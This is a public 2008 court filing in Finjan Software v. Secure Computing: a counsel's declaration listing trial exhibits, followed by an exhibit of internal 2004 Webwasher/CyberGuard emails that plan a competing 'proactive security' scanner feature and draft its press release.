

**IN THE UNITED STATES DISTRICT COURT  
FOR THE DISTRICT OF DELAWARE**

FINJAN SOFTWARE, LTD., an Israel  
corporation,

Plaintiff,

v.

SECURE COMPUTING CORPORATION,  
a Delaware corporation, CYBERGUARD,  
CORPORATION, a Delaware corporation,  
WEBWASHER AG, a German corporation  
and DOES 1 THROUGH 100,

Defendants.

C. A. No. 06-369-GMS

PUBLIC VERSION

**DECLARATION OF LISA KOBIALKA IN SUPPORT OF PLAINTIFF  
FINJAN SOFTWARE, LTD.'S COMBINED POST-TRIAL MOTIONS  
FOR ENHANCED DAMAGES AND ATTORNEYS' FEES,  
EXPENSES AND COSTS**

**OF COUNSEL:**

Paul J. Andre  
Lisa Kobialka  
King & Spalding LLP  
1000 Bridge Parkway  
Redwood City, CA 94065  
(650) 590-0700

Philip A. Rovner (#3215)  
POTTER ANDERSON & CORROON LLP  
Hercules Plaza  
P. O. Box 951  
Wilmington, DE 19899  
(302) 984-6000  
[provner@potteranderson.com](mailto:provner@potteranderson.com)

Attorneys for Plaintiff  
Finjan Software, Ltd.

Dated: April 25, 2008  
Public Version: May 2, 2008

I, Lisa Kobialka, hereby declare:

1. I am a Partner with the law firm King & Spalding LLP, counsel of record for Plaintiffs Finjan Software, Ltd. and Finjan Software, Inc. ("Finjan"). I have personal knowledge of the facts set forth in this declaration and can testify competently to those facts.
2. Attached hereto as Exhibit 1 is a true and correct copy of trial exhibit PTX-36, an email from Horst Joeppen dated June 18, 2004.
3. Attached hereto as Exhibit 2 is a true and correct copy of pages 311-12, 318-19, 457, 580-81, 735-36, 760, 810-16, 890-92, 970-72, 977-79, 1053-58, 1060-61, 1065-81, 1090-91, 1285, 1290, 1451-52, 1588, and 1648-49 from the trial transcript in the present case, *Finjan Software Ltd. v. Secure Computing Corp., et al.*, Civil Action No. 06-369 GMS.
4. Attached hereto as Exhibit 3 is a true and correct copy of trial exhibit PTX-31, an email from Martin Stecher dated September 16, 2002.
5. Attached hereto as Exhibit 4 is a true and correct copy of trial exhibit PTX-33, a document entitled "Finjan SurfinGate Web 7.0 Competitive Analysis."
6. Attached hereto as Exhibit 5 is a true and correct copy of trial exhibit PTX-34, a document entitled "Product Meeting Minutes" dated September 16, 2003.
7. Attached hereto as Exhibit 6 is a true and correct copy of trial exhibit PTX-23, a document entitled "IDC Market Analysis."
8. Attached hereto as Exhibit 7 is a true and correct copy of trial exhibit PTX-35, an email from Roland Cuny entitled "Meeting Minutes" dated April 19, 2004.
9. Attached hereto as Exhibit 8 is a true and correct copy of trial exhibit PTX-38, a document entitled "Proactive Security."
10. Attached hereto as Exhibit 9 is a true and correct copy of trial exhibit PTX-32, an email from Thomas Friedrich dated March 23, 2003.

11. Attached hereto as Exhibit 10 is a true and correct copy of the Technical Expert Rebuttal Report of Dan Wallach.

12. Attached hereto as Exhibit 11 are true and correct copies of pages 164-165 from the transcript of the deposition of Dan Wallach taken December 21, 2007.

13. Attached hereto as Exhibit 12 is a true and correct copy of a March 2, 2008 email from Chris Seidl, counsel for Secure Computing, to Hannah Lee, counsel for Finjan.

14. Attached hereto as Exhibit 13 is a true and correct copy of a March 5, 2008 email and attachment from Hannah Lee to Chris Seidl.

15. Attached hereto as Exhibit 14 is a true and correct copy of a March 4, 2008 email from myself to Chris Seidl.

16. Attached hereto as Exhibit 15 is a true and correct copy of a March 9, 2008 email and attachment from Chris Seidl to Hannah Lee.

17. I met and conferred with Defendants' Counsel on numerous occasions in the weeks leading up to trial regarding Defendants' 35 U.S.C. § 112 claims, their inequitable conduct claim, and their patent exhaustion defense. I asked on several occasions if they intended to pursue these claims at trial in an effort to streamline the issues at trial. Before and during trial, Defendants maintained they would present their 35 U.S.C. § 112 claims at trial. *See* D.I. 168. As late as March 2, 2008, the day before trial, Defendants' Counsel informed me continued to maintain in an email that they would present these claims at trial. *See* Exhibit 12 attached hereto.

18. During trial, Defendants dropped their patent exhaustion, inequitable conduct, and 35 USC § 112 claims. During the course of the litigation, Finjan expended resources to defend against Defendants' patent infringement claims, which included an expert on technical issues, a damages expert, unnecessary depositions, and unnecessary written discovery.

19. To date, Finjan has incurred approximately \$3.5 million in attorneys' fees, expenses, and costs.

20. Attached hereto as Exhibit 16 is a true and correct copy of trial exhibit DTX-1271, a document entitled "Vital Security For Documents."

21. Attached hereto as Exhibit 17 is a true and correct copy of trial exhibit PTX-26, a document entitled "White Paper - Webwasher CSM Suite: Proactive Security."

22. To date, Defendants have refused to comply with the judgment entered by this Court on March 28, 2008. Defendants have not provided any security for the existing damages award. Attached hereto as Exhibit 18 is a true and correct copy of a letter from Lisa Kobialka to Chris Seidl dated April 24, 2008.

23. Attached hereto as Exhibit 19 is a true and correct copy of an email from Christoph Alme dated May 28, 2004.

I declare under penalty of perjury under the laws of the State of California and the United States that the foregoing is true and correct. Executed this 25th day of April 2008, at Redwood Shores, California.

  
\_\_\_\_\_  
Lisa Kobialka



**IN THE UNITED STATES DISTRICT COURT  
FOR THE DISTRICT OF DELAWARE**

**CERTIFICATE OF SERVICE**

I, Philip A. Rovner, hereby certify that on May 2, 2008, the within document was filed with the Clerk of the Court using CM/ECF which will send notification of such filing(s) to the following; that the document was served on the following counsel as indicated; and that the document is available for viewing and downloading from CM/ECF.

**BY HAND DELIVERY AND E-MAIL**

Frederick L. Cottrell, III, Esq.  
Kelly E. Farnan, Esq.  
Richards, Layton & Finger, P.A.  
One Rodney Square  
920 N. King Street  
Wilmington, DE 19801  
[cottrell@rlf.com](mailto:cottrell@rlf.com); [farnan@rlf.com](mailto:farnan@rlf.com)

I hereby certify that on May 2, 2008 I have sent by E-mail the foregoing document to the following non-registered participants:

Jake M. Holdreith, Esq.  
Christopher A. Seidl, Esq.  
Robins, Kaplan, Miller & Ciresi L.L.P.  
2800 LaSalle Plaza  
800 LaSalle Avenue  
Minneapolis, MN 55402  
[jmholdreith@rkmc.com](mailto:jmholdreith@rkmc.com); [caseidl@rkmc.com](mailto:caseidl@rkmc.com)

/s/ Philip A. Rovner  
Philip A. Rovner (#3215)  
Potter Anderson & Corroon LLP  
Hercules Plaza  
P.O. Box 951  
Wilmington, Delaware 19899  
(302) 984-6000  
E-mail: [provner@potteranderson.com](mailto:provner@potteranderson.com)

# **EXHIBIT 1**

**From:** Horst Joepen  
**To:** Martin Stecher; Gary Taggart; Thomas Friedrich; Christian Matzen; Jobst Heinemann; Cyntia Sucher (E-Mail); Peter Borgolte; Michael Wittig (E-Mail)  
**CC:**  
**BCC:**  
**Sent Date:** 2004-06-18 15:51:22:000  
**Received Date:** 2004-06-18 15:51:23:000  
**Subject:** Straw man / Draft Press Release to announce Proactive Security Feature  
**Attachments:**

All,

looks like it needed the more quiet Friday afternoon hours to get something done ... please find below my first shot on the "Finjan filler" press release.

Mike, I think you have been in the loop and had some discussions about it with Martin. Cynthia, we can talk on Monday to give you some more background on the subject.


Intend of the release is to unleash some deals that Finjan still is talking by their product announcements and promises to customers, while we have no official statement about our new proactive technology out yet. As our credibility with customers is much higher than Finjan's (they announced a SSL Scanner more than one year ago, but still did not deliver), we can expect that this is sufficient to pull in several larger deals in which we currently compete against Finjan.

Also, as there are new major announcements from other Cyberguard units/products, it might well serve to bridge the dry zone in which we lack other good news. It would be great to get it out before end of June.

As always, no pride of authorship - any feedback welcome.

Regards

Horst



CyberGuard announces new WebWasher product to protect against Day Zero virus attacks

Fort Lauderdale, June xxxx, 2004:

CyberGuard today announced a new product version, developed by its recently acquired Webwasher Content Security Management division, that will contain a new proactive protection technology against Viruses and worms. It does not rely on classic Anti Virus patterns. In contrast to currently known behavioural Anti Virus technologies, CyberGuard's new

Plaintiff's Trial Exhibit

**PTX-36**

Case No. 06-369 GMS

technology offers up to 10 times higher detection rates, combined with substantially reduced false positives, resulting from a combination of unique new algorithms.

As patterns against new viruses by nature only can be developed and made available by Anti Virus vendors within several hours after a new virus has been detected, proactive technologies analyze Web and Email traffic and look for certain anomalies, objects or combination of objects and code. The technology is meant not to substitute conventional Anti Virus technology, but rather to complement it to maximize protection and performance - the proactive scanner does not need to look for a known virus that can be caught faster by the pattern based scanner. It kicks in behind the conventional scanner and only for those viruses, whose pattern are not yet known - the so called Day Zero attack. Higher performance also is achieved by avoiding emulation of actual code like in technologies commonly known as "Sandboxing".

"There has been a lot of hype and disappointed expectations about so-called Sandbox-technologies, that typically have only 90% detection rates, along with 10% false positives. With CyberGuard's new technology, we think the times of playing with toys in the sandbox are over - with a few virus or worm almost every day people want to have real solutions that do what they are supposed to do - catching unknown blended threads, viruses and worms. And this solutions needs to be scalable, robust and high-performance, because you don't want increased security needs throw you back to the times when loading a Web page took several seconds - lowest latency is absolutely critical for filtering of Web traffic that needs to be displayed in the browser in real time." said xxxxxx, xxxxxx of CyberGuard's Webwasher division.

"Analyst Quote?" - we can do a briefing call with Brian Burke, using Martin's slide set...

WebWasher by CyberGuard provides leading Content Security technology that integrates URL Filtering, Web and Email AntiVirus, Anti Spam, M/P2P Filtering and Reporting in one product suite.

The new function will be part of Webwasher AntiVirus Version 5.2 and webwasher CSM Suite Version 5.2, which will become available in October, at no additional cost - the current pricing of Webwasher AntiVirus will remain unchanged. All customers purchasing WebWasher AntiVirus or webwasher CSM between now and availability of the new version will receive a free upgrade.

<Boiler plate: about CyberGuard>

> —Ursprüngliche Nachricht—

> Von: Martin Stecher

> Gesendet: Dienstag, 1. Juni 2004 11:30

> An: 'mwittig@cyberguard.com'; Gary Taggart; Thomas Friedrich;

> Christian

> Matzen; Horst Joepen; Jobst Heinemann

> Cc: Peter Borgolte; Martin Stecher

> Betreff: Proactive Security Feature Direction

>

>

> Hi,

>

- > on Friday we (some techies) met to talk about ways to
- > implement the Proactive Security Feature (a.k.a. the Finjan
- > Killer) for WW 5.1.
- >
- > We found basically two fundamentally different approaches.
- > Please have a look which of these does better meet corporate
- > policy and sales desire. We need your input and a decision
- > soon. It is not a technical question but only sales and
- > marketing that should decide where we go here.
- >
- > If I could get your comments until end of this week? Would be great.
- >
- >
- > We will need to write a scanner for JavaScripts, VB-Scripts,
- > Java Applets, ActiveX Controls and other binaries. Adding a
- > parser for VBA would outperform Finjan feature set as they do
- > not scan Office documents at all.
- >
- > After the scan, WW must decide what to do with the file. Then
- > we can do one of these options:
- >
- > 1. Look for potentially dangerous stuff within those files.
- > The problem here is that the scanner can only check for some
- > few criteria and there will be tons of bypass
- > vulnerabilities; especially in binary code (such as in
- > ActiveX controls) calls to dangerous functions can easily be
- > overseen by the scanner. This option has a policy that the
- > admin can modify to filter files.
- >
- > 2. Only allow those files for which a scanner can determine
- > that it is harmless. This would only be a minority of files
- > as scanning of for example Active X binaries is limited and
- > the code would need to reject all files that call any unknown
- > kernel function.
- > For JavaScripts we could implement a parser that would
- > execute some hard to parse function calls in a sandbox to
- > verify the parameters making this.
- > This option has no policy that can be set but a strict
- > hardcoded definition what we believe is harmless.
- >
- > Option 1 is what Finjan does. Question is whether our (new)
- > corporate policy allows us to follow this path. It pretends
- > some deep level of security, which is actually not there. We
- > would not feel comfortable with promoting this approach. On
- > the other hand it is that what Finjan has and we would
- > compete exactly with them. But it will also give us a hard
- > time as we cannot expect that the first version will have the
- > same number of filter settings and capabilities. They will
- > also check very carefully which of their patents we may touch
- > by recreating their system.
- >

- > Option 2 contains something like a real sandbox for
- > JavaScript, which even Finjan does not have. On the other
- > hand this technology may corrupt some web pages and may
- > create many false positives, especially for the binary files,
- > which the scanner cannot easily parse, more than 90% of the
- > files could not be considered harmless.
- > This would be the strategy of all customers that like to have
- > a tight Internet policy but do not want to block everything,
- > especially in the JavaScript context but could afford to
- > block nearly all executables.
- > In order to make it feasible we should add a fingerprint
- > database in form of a subscription model that will allow us
- > to continuously update a white list of files that we found to
- > be harmless in our lab but found be detected as not harmless
- > by the scanner. An automatic feedback function would allow
- > the customer to send classified files to us for further
- > investigations. This costs many additional resources in TPT.
- >
- > Estimated error rates:
- >
- > Option 1 Option 2
- > Undetected malicious scripts ~10% ~1%
- > Undetected malicious binaries ~30% ~5%
- > Blocked harmless scripts ~10% ~10%
- > Blocked harmless binaries ~10%
- > ~90% (w/o database)
- >
- >
- > Whatever option we choose or whether you wish to suggest an
- > alternative way, this feature will cost a lot of resources.
- > Surprise, surprise that a feature that Finjan works on for
- > years cannot be done within a few weeks.
- >
- >
- > Regards
- > Martin
- >
- > --
- >
- > \_\_\_\_\_
- >
- > Martin Stecher
- > Dipl.-Informatiker
- > VP Development
- >
- > webwasher AG - a CyberGuard Company
- > Vattmannstrasse 3
- > 33100 Paderborn / Germany
- >
- > Phone: +49 52 51 / 5 00 54-25
- > Fax: +49 52 51 / 5 00 54-11
- > Mobile: +49 170 / 786 4700



> mailto:martin.stecher@webwasher.com  
> Visit us at: <http://www.webwasher.com>  
> <http://www.cyberguard.com>  
>  
>  
>

From IMCEAEX-\_O=BWASHER-  
MAIL\_OU=RST+20ADMINISTRATIVE+20GROUP\_CN=CIPIENTS\_CN=RTIN+2ESTECHE@  
Fri Jun 18 19:44:50 2004  
X-MimeOLE: Produced By Microsoft Exchange V6.5  
Received: by EMEA.scur.com  
id <01C4555B.F4BA433F@EMEA.scur.com>; Fri, 18 Jun 2004 18:44:50 +0100  
MIME-Version: 1.0  
Content-Type: text/plain;  
charset=iso-8859-1  
Content-Transfer-Encoding: quoted-printable  
Content-class: urn:content-classes:message  
Subject: RE: Straw man / Draft Press Release to announce Proactive Security Feature  
Date: Fri, 18 Jun 2004 18:44:50 +0100  
Message-ID: <75F7E67FC45F6744A7D328D41E35376D13E0B6@mail.webwasher.com>  
X-MS-Has-Attach:  
X-MS-TNEF-Correlator:  
Thread-Topic: Proactive Security Feature Direction  
Thread-Index: AcrHuwzDri57Hp0aSzK12FYq+eD/1gL73zrAAGw3V2A=rom: "Martin Stecher"  
<IMCEAEX-\_O=BWASHER-  
MAIL\_OU=RST+20ADMINISTRATIVE+20GROUP\_CN=CIPIENTS\_CN=RTIN+2ESTECHE@  
To: "Horst Joepen" <horst.joepen@WEBWASHER.com>  
Cc: "Gary Taggart" <gary.taggart@WEBWASHER.com>,  
"Thomas Friedrich" <thomas.friedrich@WEBWASHER.com>,  
"Christian Matzen" <christian.matzen@WEBWASHER.com>,  
"Jobst Heinemann" <jobst.heinemann@WEBWASHER.com>,  
"Cyntia Sucher (E-Mail)" <csucher@mpbc.cc>,  
"Peter Borgolte" <peter.borgolte@WEBWASHER.com>,  
"Michael Wittig (E-Mail)" <mwittig@cyberguard.com>  
X-Length: 12028  
X-UID: 109

Horst,

so far we had been looking at these features to become part of the "Webwasher Content Protection" product not the "Webwasher Anti Virus" product.  
Especially if we add the library/database for known harmless files, we'd save the subscription model that we wanted to add to Content Protection.  
If this could still be the strategy we may rethink the price of that product.

Regards  
Martin

> -----Ursprüngliche Nachricht-----  
> Von: Horst Joepen

> Gesendet: Freitag, 18. Juni 2004 17:51  
> An: Martin Stecher; Gary Taggart; Thomas Friedrich; Christian Matzen;  
> Jobst Heinemann; Cyntia Sucher (E-Mail); Peter Borgolte;  
> Michael Wittig  
> (E-Mail)  
> Betreff: Straw man / Draft Press Release to announce  
> Proactive Security  
> Feature  
>  
>  
> All,  
>  
> looks like it needed the more quiet Friday afternoon hours to  
> get something done ... please find below my first shot on the  
> "Finjan Killer" press release.  
>  
> Mike, I think you have been in the loop and had some  
> discussions about it with Martin. Cynthia, we can talk on  
> Monday to give you some more background on the subject.  
>  
> Intend of the release is to unleash some deals that Finjan  
> still is stalling by their product announcements and promises  
> to customers, while we have no official statement about our  
> new proactive technology out yet. As our credibility with  
> customers is much higher than Finjan's (they announced a SSL  
> Scanner more than one year ago, but still did not deliver),  
> we can expect that this is sufficient to pull in several  
> larger deals in which we currently compete against Finjan.  
>  
> Also, as there are new major announcements from other  
> Cyberguard units/products, it might well serve to bridge the  
> dry zone in which we lack other good news. It would be great  
> to get it out before end of June.  
>  
> As always, no pride of authorship - any feedback welcome.  
>  
> Regards  
>  
> Horst  
>  
>  
> \_\_\_\_\_  
> \_\_\_\_\_  
>  
>  
>  
> CyberGuard announces new WebWasher product to protect against  
> Day Zero Virus attacks  
>  
> Fort Lauderdale, June xxxx, 2004:  
>  
> CyberGuard today announced a new product version, developed



- > by its recently acquired Webwasher Content Security
- > Management division, that will contain a new proactive
- > protection technology against Viruses and Worms. It does not
- > rely on classic Anti Virus patterns. In contrast to currently
- > known behavioural Anti Virus technologies, CyberGuard's new
- > technology offers up to 10 times higher detection rates,
- > combined with substantially reduced false positives,
- > resulting from a combination of unique new algorithms.
- >
- > As patterns against new viruses by nature only can be
- > developed and made available by Anti Virus vendors within
- > several hours after a new virus has been detected, proactive
- > technologies analyze Web and Email traffic and look for
- > certain anomalies, objects or combination of objects and
- > code. The technology is meant not to substitute conventional
- > Anti Virus technology, but rather to complement it to
- > maximize protection and performance - the proactive scanner
- > does not need to look for a known virus that can be caught
- > faster by the pattern based scanner. It kicks in behind the
- > conventional scanner and only for those viruses, whose
- > pattern are not yet known - the so called Day Zero attack.
- > Higher performance also is achieved by avoiding emulation of
- > actual code like in technologies commonly known as "Sandboxing".
- >
- > "There has been a lot of hype and disappointed expectations
- > about so-called Sandbox-technologies, that typically have
- > only 90% detection rates, along with 10% false positives.
- > With CyberGuard's new technology, we think the times of
- > playing with toys in the sandbox are over - with a new virus
- > or worm almost every day people want to have real solutions
- > that do what they are supposed to do - catching unknown
- > blended threads, viruses and worms. And this solutions needs
- > to be scalable, robust and high-performance, because you
- > don't want increased security needs throw you back to the
- > times when loading a Web page took several seconds - lowest
- > latency is absolutely critical for filtering of Web traffic
- > that needs to be displayed in the browser in real time," said
- > xxxxxx, xxxxxx at CyberGuard's Webwasher division.
- >
- > "Analyst Quote?" - we can do a briefing call with Brian
- > Burke, using Martin's slide set...
- >
- > WebWasher by CyberGuard provides leading Content Security
- > technology that integrates URL Filtering, Web and Email
- > AntiVirus, Anti Spam, IM/P2P Filtering and Reporting in one
- > product suite.
- >
- > The new function will be part of Webwasher AntiVirus Version
- > 5.2 and Webwasher CSM Suite Version 5.2, which will become
- > available in October, at no additional cost - the current
- > pricing of Webwasher AntiVirus will remain unchanged. All

> customers purchasing WebWasher AntiVirus or Webwasher CSM  
> between now and availability of the new version will receive  
> a free upgrade.  
>  
> <Boiler plate: about CyberGuard>  
>  
>  
>  
>> -----Ursprüngliche Nachricht-----  
>> Von: Martin Stecher  
>> Gesendet: Dienstag, 1. Juni 2004 11:30  
>> An: 'mwittig@cyberguard.com'; Gary Taggart; Thomas Friedrich;  
>> Christian  
>> Matzen; Horst Joepen; Jobst Heinemann  
>> Cc: Peter Borgolte; Martin Stecher  
>> Betreff: Proactive Security Feature Direction  
>>  
>>  
>> Hi,  
>>  
>> on Friday we (some techies) met to talk about ways to  
>> implement the Proactive Security Feature (a.k.a. the Finjan  
>> Killer) for WW 5.1.  
>>  
>> We found basically two fundamentally different approaches.  
>> Please have a look which of these does better meet corporate  
>> policy and sales desire. We need your input and a decision  
>> soon. It is not a technical question but only sales and  
>> marketing that should decide where we go here.  
>>  
>> If I could get your comments until end of this week? Would be great.  
>>  
>>  
>> We will need to write a scanner for JavaScripts, VB-Scripts,  
>> Java Applets, ActiveX Controls and other binaries. Adding a  
>> parser for VBA would outperform Finjan feature set as they do  
>> not scan Office documents at all.  
>>  
>> After the scan, WW must decide what to do with the file. Then  
>> we can do one of these options:  
>>  
>> 1. Look for potentially dangerous stuff within those files.  
>> The problem here is that the scanner can only check for some  
>> few criteria and there will be tons of bypass  
>> vulnerabilities; especially in binary code (such as in  
>> ActiveX controls) calls to dangerous functions can easily be  
>> overseen by the scanner. This option has a policy that the  
>> admin can modify to filter files.  
>>  
>> 2. Only allow those files for which a scanner can determine  
>> that it is harmless. This would only be a minority of files

> > as scanning of for example Active X binaries is limited and  
> > the code would need to reject all files that call any unknown  
> > kernel function.  
> > For JavaScripts we could implement a parser that would  
> > execute some hard to parse function calls in a sandbox to  
> > verify the parameters making this.  
> > This option has no policy that can be set but a strict  
> > hardcoded definition what we believe is harmless.  
> >  
> > Option 1 is what Finjan does. Question is whether our (new)  
> > corporate policy allows us to follow this path. It pretends  
> > some deep level of security, which is actually not there. We  
> > would not feel comfortable with promoting this approach. On  
> > the other hand it is that what Finjan has and we would  
> > compete exactly with them. But it will also give us a hard  
> > time as we cannot expect that the first version will have the  
> > same number of filter settings and capabilities. They will  
> > also check very carefully which of their patents we may touch  
> > by recreating their system.  
> >  
> > Option 2 contains something like a real sandbox for  
> > JavaScript, which even Finjan does not have. On the other  
> > hand this technology may corrupt some web pages and may  
> > create many false positives, especially for the binary files,  
> > which the scanner cannot easily parse, more than 90% of the  
> > files could not be considered harmless.  
> > This would be the strategy of all customers that like to have  
> > a tight Internet policy but do not want to block everything,  
> > especially in the JavaScript context but could afford to  
> > block nearly all executables.  
> > In order to make it feasible we should add a fingerprint  
> > database in form of a subscription model that will allow us  
> > to continuously update a white list of files that we found to  
> > be harmless in our lab but found be detected as not harmless  
> > by the scanner. An automatic feedback function would allow  
> > the customer to send classified files to us for further  
> > investigations. This costs many additional resources in TPT.  
> >  
> > Estimated error rates:  
> >  
> > Option 1 Option 2  
> > Undetected malicious scripts ~10% ~1%  
> > Undetected malicious binaries ~30% ~5%  
> > Blocked harmless scripts ~10% ~10%  
> > Blocked harmless binaries ~10%  
> > ~90% (w/o database)  
> >  
> >  
> > Whatever option we choose or whether you wish to suggest an  
> > alternative way, this feature will cost a lot of resources.  
> > Surprise, surprise that a feature that Finjan works on for

> > years cannot be done within a few weeks.

> >

> >

> > Regards

> > Martin

> >

> > —

> >

> >

> > Martin Stecher

> > Dipl.-Informatiker

> > VP Development

> >

> > webwasher AG - a CyberGuard Company

> > Vattmannstrasse 3

> > 33100 Paderborn / Germany

> >

> > Phone: +49 52 51 / 5 00 54-25

> > Fax: +49 52 51 / 5 00 54-11

> > Mobile: +49 170 / 786 4700

> > mailto:martin.stecher@webwasher.com

> > Visit us at: <http://www.webwasher.com>

> > <http://www.cyberguard.com>

> >

> >

> >

>

From IMCEAEX-\_O=BWASHER-

MAIL\_OU=RST+20ADMINISTRATIVE+20GROUP\_CN=CIPIENTS\_CN=RST+2EJOEPEN@stg

Fri Jun 25 10:13:36 2004

Received: by EMEA.scur.com

id <01C45A8C.50D9C7CF@EMEA.scur.com>; Fri, 25 Jun 2004 09:13:37 +0100

MIME-Version: 1.0

Content-Type: multipart/mixed;

boundary=\_\_\_=extPart\_001\_01C45A8C.50D9C7CF"

Content-class: urn:content-classes:message

X-MimeOLE: Produced By Microsoft Exchange V6.5

Subject: Finjan Killer Press Release - almost final version

Date: Fri, 25 Jun 2004 09:13:36 +0100

Message-ID: <380573FC068DA94984B019D2EE776CE00EA54F@mail.webwasher.com>

X-MS-Has-Attach: yes

X-MS-TNEF-Correlator:

Thread-Topic: Proactive Security Feature Direction

Thread-Index: AcRHuwzDri57Hp0aSzK12FYq+eD/1gL73zrAAbg1O5A=rom: "Horst Joepen"

<IMCEAEX-\_O=BWASHER-

MAIL\_OU=RST+20ADMINISTRATIVE+20GROUP\_CN=CIPIENTS\_CN=RST+2EJOEPEN@stg

To: "Martin Stecher" <martin.stecher@WEBWASHER.com>,

"Gary Taggart" <gary.taggart@WEBWASHER.com>,

"Thomas Friedrich" <thomas.friedrich@WEBWASHER.com>,

"Christian Matzen" <christian.matzen@WEBWASHER.com>,

"Jobst Heinemann" <jobst.heinemann@WEBWASHER.com>,  
 "Peter Borgolte" <peter.borgolte@WEBWASHER.com>  
 X-Length: 55925  
 X-UID: 71

This is a multi-part message in MIME format.

-----\_extPart\_001\_01C45A8C.50D9C7CF  
 Content-Type: text/plain;  
 charset=iso-8859-1  
 Content-Transfer-Encoding: quoted-printable

Please find attached the almost final version after word smithing from Cynthia Sucher and incorporating other suggestions for improvement. We expect IDC's approval for the quote today and it is intended to go out on Monday.

Most importantly, after some discussion about to which product the new feature will be added, we concluded that it will be contained in webwasher products Anti Virus, Content Protection and CSM Suite. In the release, only AV and CSM are mentioned.

Regards

Horst

> -----Ursprüngliche Nachricht-----  
 > Von: Horst Joepen  
 > Gesendet: Freitag, 18. Juni 2004 17:51  
 > An: Martin Stecher; Gary Taggart; Thomas Friedrich; Christian Matzen;  
 > Jobst Heinemann; Cynthia Sucher (E-Mail); Peter Borgolte;  
 > Michael Wittig  
 > (E-Mail)  
 > Betreff: Straw man / Draft Press Release to announce  
 > Proactive Security  
 > Feature  
 >  
 >  
 > All,  
 >  
 > looks like it needed the more quiet Friday afternoon hours to  
 > get something done ... please find below my first shot on the  
 > "Finjan Killer" press release.  
 >  
 > Mike, I think you have been in the loop and had some  
 > discussions about it with Martin. Cynthia, we can talk on  
 > Monday to give you some more background on the subject.  
 >  
 > Intend of the release is to unleash some deals that Finjan  
 > still is stalling by their product announcements and promises  
 > to customers, while we have no official statement about our  
 > new proactive technology out yet. As our credibility with  
 > customers is much higher than Finjan's (they announced a SSL



- > Scanner more than one year ago, but still did not deliver),
- > we can expect that this is sufficient to pull in several
- > larger deals in which we currently compete against Finjan.
- >
- > Also, as there are new major announcements from other
- > Cyberguard units/products, it might well serve to bridge the
- > dry zone in which we lack other good news. It would be great
- > to get it out before end of June.
- >
- > As always, no pride of authorship - any feedback welcome.
- >
- > Regards
- >
- > Horst
- >
- >
- > -----
- > -----
- >
- >
- > CyberGuard announces new WebWasher product to protect against
- > Day Zero Virus attacks
- >
- > Fort Lauderdale, June xxxx, 2004:
- >
- > CyberGuard today announced a new product version, developed
- > by its recently acquired Webwasher Content Security
- > Management division, that will contain a new proactive
- > protection technology against Viruses and Worms. It does not
- > rely on classic Anti Virus patterns. In contrast to currently
- > known behavioural Anti Virus technologies, CyberGuard's new
- > technology offers up to 10 times higher detection rates,
- > combined with substantially reduced false positives,
- > resulting from a combination of unique new algorithms.
- >
- > As patterns against new viruses by nature only can be
- > developed and made available by Anti Virus vendors within
- > several hours after a new virus has been detected, proactive
- > technologies analyze Web and Email traffic and look for
- > certain anomalies, objects or combination of objects and
- > code. The technology is meant not to substitute conventional
- > Anti Virus technology, but rather to complement it to
- > maximize protection and performance - the proactive scanner
- > does not need to look for a known virus that can be caught
- > faster by the pattern based scanner. It kicks in behind the
- > conventional scanner and only for those viruses, whose
- > pattern are not yet known - the so called Day Zero attack.
- > Higher performance also is achieved by avoiding emulation of
- > actual code like in technologies commonly known as "Sandboxing".
- >
- > "There has been a lot of hype and disappointed expectations

> about so-called Sandbox-technologies, that typically have  
 > only 90% detection rates, along with 10% false positives.  
 > With CyberGuard's new technology, we think the times of  
 > playing with toys in the sandbox are over - with a new virus  
 > or worm almost every day people want to have real solutions  
 > that do what they are supposed to do - catching unknown  
 > blended threads, viruses and worms. And this solutions needs  
 > to be scalable, robust and high-performance, because you  
 > don't want increased security needs throw you back to the  
 > times when loading a Web page took several seconds - lowest  
 > latency is absolutely critical for filtering of Web traffic  
 > that needs to be displayed in the browser in real time." said  
 > xxxxxx, xxxxxx at CyberGuard's Webwasher division.  
 >  
 > "Analyst Quote?" - we can do a briefing call with Brian  
 > Burke, using Martin's slide set...  
 >  
 > WebWasher by CyberGuard provides leading Content Security  
 > technology that integrates URL Filtering, Web and Email  
 > AntiVirus, Anti Spam, IM/P2P Filtering and Reporting in one  
 > product suite.  
 >  
 > The new function will be part of Webwasher AntiVirus Version  
 > 5.2 and Webwasher CSM Suite Version 5.2, which will become  
 > available in October, at no additional cost - the current  
 > pricing of Webwasher AntiVirus will remain unchanged. All  
 > customers purchasing WebWasher AntiVirus or Webwasher CSM  
 > between now and availability of the new version will receive  
 > a free upgrade.  
 >  
 > <Boiler plate: about CyberGuard>  
 >  
 >  
 >  
 > > -----Ursprüngliche Nachricht-----  
 > > Von: Martin Stecher  
 > > Gesendet: Dienstag, 1. Juni 2004 11:30  
 > > An: 'mwittig@cyberguard.com'; Gary Taggart; Thomas Friedrich;  
 > > Christian  
 > > Matzen; Horst Joepen; Jobst Heinemann  
 > > Cc: Peter Borgolte; Martin Stecher  
 > > Betreff: Proactive Security Feature Direction  
 > >  
 > >  
 > > Hi,  
 > >  
 > > on Friday we (some techies) met to talk about ways to  
 > > implement the Proactive Security Feature (a.k.a. the Finjan  
 > > Killer) for VW 5.1.  
 > >  
 > > We found basically two fundamentally different approaches.

> > Please have a look which of these does better meet corporate  
> > policy and sales desire. We need your input and a decision  
> > soon. It is not a technical question but only sales and  
> > marketing that should decide where we go here.  
> >  
> > If I could get your comments until end of this week? Would be great.  
> >  
> >  
> > We will need to write a scanner for JavaScripts, VB-Scripts,  
> > Java Applets, ActiveX Controls and other binaries. Adding a  
> > parser for VBA would outperform Finjan feature set as they do  
> > not scan Office documents at all.  
> >  
> > After the scan, WWW must decide what to do with the file. Then  
> > we can do one of these options:  
> >  
> > 1. Look for potentially dangerous stuff within those files.  
> > The problem here is that the scanner can only check for some  
> > few criteria and there will be tons of bypass  
> > vulnerabilities; especially in binary code (such as in  
> > ActiveX controls) calls to dangerous functions can easily be  
> > overseen by the scanner. This option has a policy that the  
> > admin can modify to filter files.  
> >  
> > 2. Only allow those files for which a scanner can determine  
> > that it is harmless. This would only be a minority of files  
> > as scanning of for example Active X binaries is limited and  
> > the code would need to reject all files that call any unknown  
> > kernel function.  
> > For JavaScripts we could implement a parser that would  
> > execute some hard to parse function calls in a sandbox to  
> > verify the parameters making this.  
> > This option has no policy that can be set but a strict  
> > hardcoded definition what we believe is harmless.  
> >  
> > Option 1 is what Finjan does. Question is whether our (new)  
> > corporate policy allows us to follow this path. It pretends  
> > some deep level of security, which is actually not there. We  
> > would not feel comfortable with promoting this approach. On  
> > the other hand it is that what Finjan has and we would  
